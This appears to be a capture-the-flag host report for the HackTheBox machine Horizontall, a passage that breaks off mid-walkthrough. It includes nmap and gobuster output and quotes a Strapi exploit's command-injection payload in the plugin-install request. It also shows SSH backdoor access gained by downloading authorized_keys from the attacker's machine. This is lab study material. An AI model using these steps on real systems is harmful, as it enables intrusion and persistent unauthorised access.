# Host Report

## 10.10.11.105 - Ubuntu 18.04.5 LTS

### 🐧 Linux 🗄 Server - Shelled - Owned

### Host Notes:

```
strapi@horizontall:/home/developer$ cat user.txt
cat user.txt
7d84a6f33952794d462d79a84cfdb3ac

root@horizontall:/home/developer/myproject/public# cat /root/root.txt
cat /root/root.txt
6142574a641ba87953832b3743befc88
```

### Ports:

| Port | Proto | Service | Version | Status |
|---|---|---|---|---|
| 22 | tcp | ssh | OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0) | Owned |

**Port Notes:**
TRANSFERRED FROM HTTP TCP 80

Reverse shell as Strapi
Going through our usual privilege escalation and enumeration (LinEnum.sh or LinPEAS.sh whichever you prefer) we see there is a developer user as well as something that our AutoRecon did not pick up! Inside the /home/developer folder is our user.txt flag. Let's grab it first.

```
strapi@horizontall:/home/developer$ cat user.txt
cat user.txt
7d84a6f33952794d462d79a84cfdb3ac
```

Next, looking through the LinEnum output, we see the system is listening on 127.0.0.1:8000 and 127.0.0.1:1337:

```
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name

tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
```

| Port | Proto | Service | Version | Status |
|---|---|---|---|---|

```
tcp      0      0 0.0.0.0:80            0.0.0.0:*             LISTEN      -
tcp      0      0 0.0.0.0:22            0.0.0.0:*             LISTEN      -
tcp      0      0 127.0.0.1:1337        0.0.0.0:*             LISTEN      1862/node /usr/bin/
tcp      0      0 127.0.0.1:8000        0.0.0.0:*             LISTEN      -
tcp6     0      0 :::80                 :::*                  LISTEN      -
tcp6     0      0 :::22                 :::*                  LISTEN      -
```

Using curl, we can check both of those ports, but only 8000 is something we can use (saving you a step).

```
<title>Laravel</title>
```

<SHORTENED FOR BREVITY>

Laravel v8 (PHP v7.4.18)

We have Laravel version 8 running on PHP version 7.4.18.
Do some port tunneling to access this
Trouble is, we need Strapi's password or SSH Key
Let's create an SSH keypair and use that as the authenticator for the port tunneling.
From our machine, we can run ssh-keygen and place the id_rsa pair into our working folder.
Copy the id_rsa.pub file to authorized_keys and then set a python3 http-server on your preferred port.
From there, on the Victim machine, create a directory in /home/strapi using:


```
mkdir ./.ssh
```

```
wget http://<YOUR TUN0 IP>:<PORT>/authorized_keys
```

Now, your public key is on the Victim, use:

```
ssh -i id_rsa strapi@horizontall.htb
```

| Port | Proto | Service | Version | Status |
|---|---|---|---|---|




```
┌──(kali㉿kali)-[~/Desktop/HTB/Horizontall]
└─$ ssh -i id_rsa strapi@horizontall.htb
The authenticity of host 'horizontall.htb (10.10.11.105)' can't be established.
ED25519 key fingerprint is SHA256:Xe1jfjgC2NgH1uDUUr14erdojTBy+zenI7KtOwu8+ZY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'horizontall.htb' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-154-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Feb  6 21:47:36 UTC 2022

  System load:  0.0               Processes:           175
  Usage of /:   82.9% of 4.85GB   Users logged in:     0
  Memory usage: 32%               IP address for eth0: 10.10.11.105
  Swap usage:   0%


0 updates can be applied immediately.


Last login: Fri Jun  4 11:29:42 2021 from 192.168.1.15
$ █
```

Now we can build the SSH port tunnel using:

ssh -i id_rsa -L 8000:localhost:8000 strapi@horizontall.htb

and then navigate to http://127.0.0.1:8000 and GoBuster!



```
┌──(kali㉿kali)-[~/Desktop/HTB/Horizontall]
└─$ sudo ssh -i ./id_rsa -L 8000:localhost:8000 strapi@horizontal.htb
█
```

TRANSFERRING TO HTTP TCP 8000

| | | | | |
|---|---|---|---|---|
| 80 | tcp | http | nginx 1.14.0 (Ubuntu) | Owned |

**Port Notes:**
# Nmap 7.92 scan initiated Sun Feb  6 13:47:59 2022 as: nmap -vv --reason -Pn -sV -p 80 "--script=banner,(http* or ssl*) and not (brute or broadcast or dos or external or http-slowloris* or fuzzer)" -oN /home/kali/Desktop/HTB/Horizontall/results/10.10.11.105/scans/tcp_80_http_nmap.txt -oX /home/kali/Desktop/HTB/Horizontall/results/10.10.11.105/scans/xml/tcp_80_http_nmap.xml 10.10.11.105
Nmap scan report for 10.10.11.105
Host is up, received user-set (0.056s latency).

| Port | Proto | Service | Version | Status |
|---|---|---|---|---|

```
Scanned at 2022-02-06 13:48:00 EST for 152s

Bug in http-security-headers: no string output.
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 63 nginx 1.14.0 (Ubuntu)
|_http-referer-checker: Couldn't find any cross-domain scripts.
|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing
'httpspider.maxpagecount' value to spider more pages.
| http-headers:
|   Server: nginx/1.14.0 (Ubuntu)
|   Date: Sun, 06 Feb 2022 18:48:13 GMT
|   Content-Type: text/html
|   Content-Length: 194
|   Connection: close
|   Location: http://horizontall.htb
|
|_  (Request type: GET)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-drupal-enum: Nothing found amongst the top 100 resources,use --script-args number=
<number|all> for deeper analysis)
|_http-mobileversion-checker: No mobile version detected.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-chrono: ERROR: Script execution failed (use -d to debug)
|_http-comments-displayer: Couldn't find any comments.
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-passwd: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-feed: Couldn't find any feeds.
| http-useragent-tester:
|   Status for browser useragent: 200
|   Redirected To: http://horizontall.htb
|   Allowed User Agents:
|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
|     libwww
|     lwp-trivial
|     libcurl-agent/1.0
|     PHP/
|     Python-urllib/2.5
|     GT::WWW
```

| Port | Proto | Service | Version | Status |
|---|---|---|---|---|

```
|     Snoopy
|     MFC_Tear_Sample
|     HTTP::Lite
|     PHPCrawl
|     URI::Fetch
|     Zend_Http_Client
|     http client
|     PECL::HTTP
|     Wget/1.13.4 (linux-gnu)
|_     WWW-Mechanize/1.34
| http-vhosts:
|_128 names had status 301
|_http-malware-host: Host appears to be clean
|_http-fetch: Please enter the complete path of the directory to save data in.
|_http-errors: Couldn't find any error pages.
|_http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-login.php
|_http-wordpress-enum: Nothing found amongst the top 100 resources,use --script-args search-limit=<number|all> for deeper analysis)
|_http-litespeed-sourcecode-download: Request with null byte did not work. This web server might not be vulnerable
|_http-title: Did not follow redirect to http://horizontall.htb
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
|_http-date: Sun, 06 Feb 2022 18:48:11 GMT; 0s from local time.
|_http-config-backup: ERROR: Script execution failed (use -d to debug)
| http-sitemap-generator:
|   Directory structure:
|   Longest directory structure:
|     Depth: 0
|     Dir: /
|   Total files found (by extension):
|_
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Feb  6 13:50:32 2022 -- 1 IP address (1 host up) scanned in 152.74 seconds
```


The header is expecting http://horizontall.htb.

We need to add:

| Port | Proto | Service | Version | Status |
|---|---|---|---|---|

10.10.11.105 horizontall.htb


to our /etc/hosts file and navigate to http://horizontall.htb



Build website using HT


It's crafted with the latest trend of design & coded with all modern approaches. It's a robust & multi-dimensional usable template.

Looking at the console, we see a couple of scripts running.
Switching to the Debugger tab, we can grab those scripts and plug them into a JS Beautifier of your choice.
I used https://beautifier.io/ (https://beautifier.io/) and looking through the app.c68eb462.js script gives us a new sub-domain endpoint at api-prod.horizontall.htb.
So, we need to add that to our /etc/hosts file too.



```
<!DOCTYPE html>
<html lang=""> event scroll overflow
  <head>…</head>
  <body>
    <noscript>…</noscript>
    <div id="app">…</div>
    <script src="/js/chunk-vendors.0e02b89e.js"></script>
    <script src="/js/app.c68eb462.js"></script>
  </body>
</html>
```

| Port | Proto | Service | Version | Status |
|---|---|---|---|---|



## Online JavaScript Beautifier (v1.14.0)

**Beautify, unpack or deobfuscate JavaScript and HTML, make JSON/JSONP readable, etc.**

All of the source code is completely free and open, available on GitHub under MIT licence, and we have a command-line version, python library and a node package as well.


```
            components: {
                Navbar: v,
                Home: w
            },
            data: function() {
                return {
                    reviews: []
                }
            },
            methods: {
                getReviews: function() {
                    var t = this;
                    r.a.get("http://api-prod.horizontall.htb/reviews").then((function(s) {
                        return t.reviews = s.data
                    }))
                }
            }
        },
        x = v,
        A = (e("834f"), Object(u["a"])(x, a, l, !1, null, null, null)),
        E = A.exports,
        M = e("8c4f"),
```

We only get a "Welcome" message at the new page, so let's run GoBuster against it and see what we can find.

```
┌──(kali㉿kali)-[~/Desktop/HTB/Horizontall]
└─$ gobuster dir -u http://api-prod.horizontall.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -s "200,204,302,307" -t50 -o Horizontall.out

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://api-prod.horizontall.htb
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/02/06 15:11:24 Starting gobuster in directory enumeration mode
===============================================================
/reviews              (Status: 200) [Size: 507]
/users                (Status: 403) [Size: 60]
```

| Port | Proto | Service | Version | Status |
|---|---|---|---|---|

```
/admin              (Status: 200) [Size: 854]
/Reviews              (Status: 200) [Size: 507]
/Users              (Status: 403) [Size: 60]
/Admin              (Status: 200) [Size: 854]
/REVIEWS              (Status: 200) [Size: 507]
===============================================================
2022/02/06 15:25:19 Finished
===============================================================
```




Welcome.


First thing we notice is an admin page.
This particular admin page is for a Customer Management System (CMS) called Strapi.
Being unfamiliar with Strapi, let's see if there are:

1) Unauthenticated exploits (Use Searchsploit)

2) If Default Credentials have been left behind

| Port | Proto | Service | Version | Status |
|---|---|---|---|---|






https://forum.strapi.io › Community Packages › Plugins


Strapi Plugin - Bootstrap admin user

Nov 12, 2020 — **Default credentials**. Username: admin Password: admin Firstname: Admin Lastname: Admin Email: admin@**strapi**.dev. You can also define default ...

| Port | Proto | Service | Version | Status |
|---|---|---|---|---|



Default credentials failed, so let's check Searchsploit for an Unauthenticated Exploit.
We see 3 exploits (2 Unauthenticated and 1 Authenticated). The Remote Code Execution (RCE) one intrigues us the most.



```
┌──(kali㉿kali)-[~/Desktop/HTB/Horizontall]
└─$ searchsploit strapi
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
Strapi 3.0.0-beta - Set Password (Unauthenticated)                                            | multiple/webapps/50237.py
Strapi 3.0.0-beta.17.7 - Remote Code Execution (RCE) (Authenticated)                          | multiple/webapps/50238.py
Strapi CMS 3.0.0-beta.17.4 - Remote Code Execution (RCE) (Unauthenticated)                    | multiple/webapps/50239.py
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
```

Copy 50239.py to our working folder and check to see what we need to do in order to use it.
When we do that, we see that it the function code_exec tells us that this is a "blind RCE", which means we won't see any kind of output from this:

```
def code_exec(cmd):
    global jwt, url
    print("[+] Triggering Remote code executin\n[*] Rember this is a blind RCE don't expect to see output")
    headers = {"Authorization" : f"Bearer {jwt}"}
    data = {"plugin" : f"documentation && $({cmd})",
            "port" : "1337"}
    out = requests.post(f"{url}/admin/plugins/install", json = data, headers = headers)
    print(out.text)
```

So, to run it, it's simply:

